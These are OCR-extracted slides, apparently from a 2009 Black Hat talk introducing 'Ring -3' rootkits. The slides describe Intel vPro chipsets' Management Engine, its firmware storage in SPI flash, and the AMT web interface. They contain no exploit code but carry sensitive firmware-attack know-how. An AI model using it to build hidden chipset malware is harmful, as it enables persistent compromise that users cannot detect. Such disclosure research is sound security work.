Introducing Ring -3 Rootkits

Alexander Tereshkin and Rafal Wojtczuk

INVISIBLE THINGS LAB

Black Hat USA, July 29 2009
Las Vegas, NV

1 Introducing **Ring -3**

2 **Getting** there

3 Writing useful **Ring -3 rootkits**

A Quest to Ring -3

Ring 3 **Usermode** rootkits


Ring 0 **Kernelmode** rootkits

Ring -1 **Hypervisor** rootkits (Bluepill)

Ring -2 **SMM** rootkits

Ring -3?

What is this?


MTG1.5
C67
C66
L3
R1426
C1089
C111
C113
C112
C116
C115
C114

Yes, it is a chipset (MCH)

(More precisely Intel Q35 on this picture)

Did you know it's also a standalone web server?

Many (all?) vPro chipsets (MCHs) have:


- ✓ An Independent CPU (not IA32!)
- ✓ Access to dedicated DRAM memory
- ✓ Special interface to the Network Card (NIC)
- ✓ Execution environment called Management Engine (ME)

Your chipset is a little computer. It can execute programs **in parallel and independently** from the main CPU!

Where is the software for the chipset kept?

On the SPI-flash chip (the same one used for the BIOS code)

It is a separate chip on a motherboard:



Of course one cannot reflash the SPI chip at will!

vPro-compatible systems do not allow unsigned updates to its firmware (e.g. BIOS reflash).

But see our talk tomorrow about breaking into the Intel BIOS ;)

Anyway:

- The chipset runs programs.
- The programs are stored in the (well protected) flash memory, together with BIOS firmware.

So, what programs run on the chipset?

Intel Active Management Technology (AMT)

`http://www.intel.com/technology/platform-technology/intel-amt/`

Intel® Active Management Technology - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.0.22:16992/hw-proc.htm

Google

Często odwiedz... Smart Bookmarks Release Notes Fedora Project Red Hat Free Content

Intel® Active Management Technology

Computer: iDBO


- **System Status**
- **Hardware Information**
  - System
  - Processor
  - Memory
  - Disk
- **Event Log**
- **Remote Control**
- **Power Policies**
- **Network Settings**
- **User Accounts**

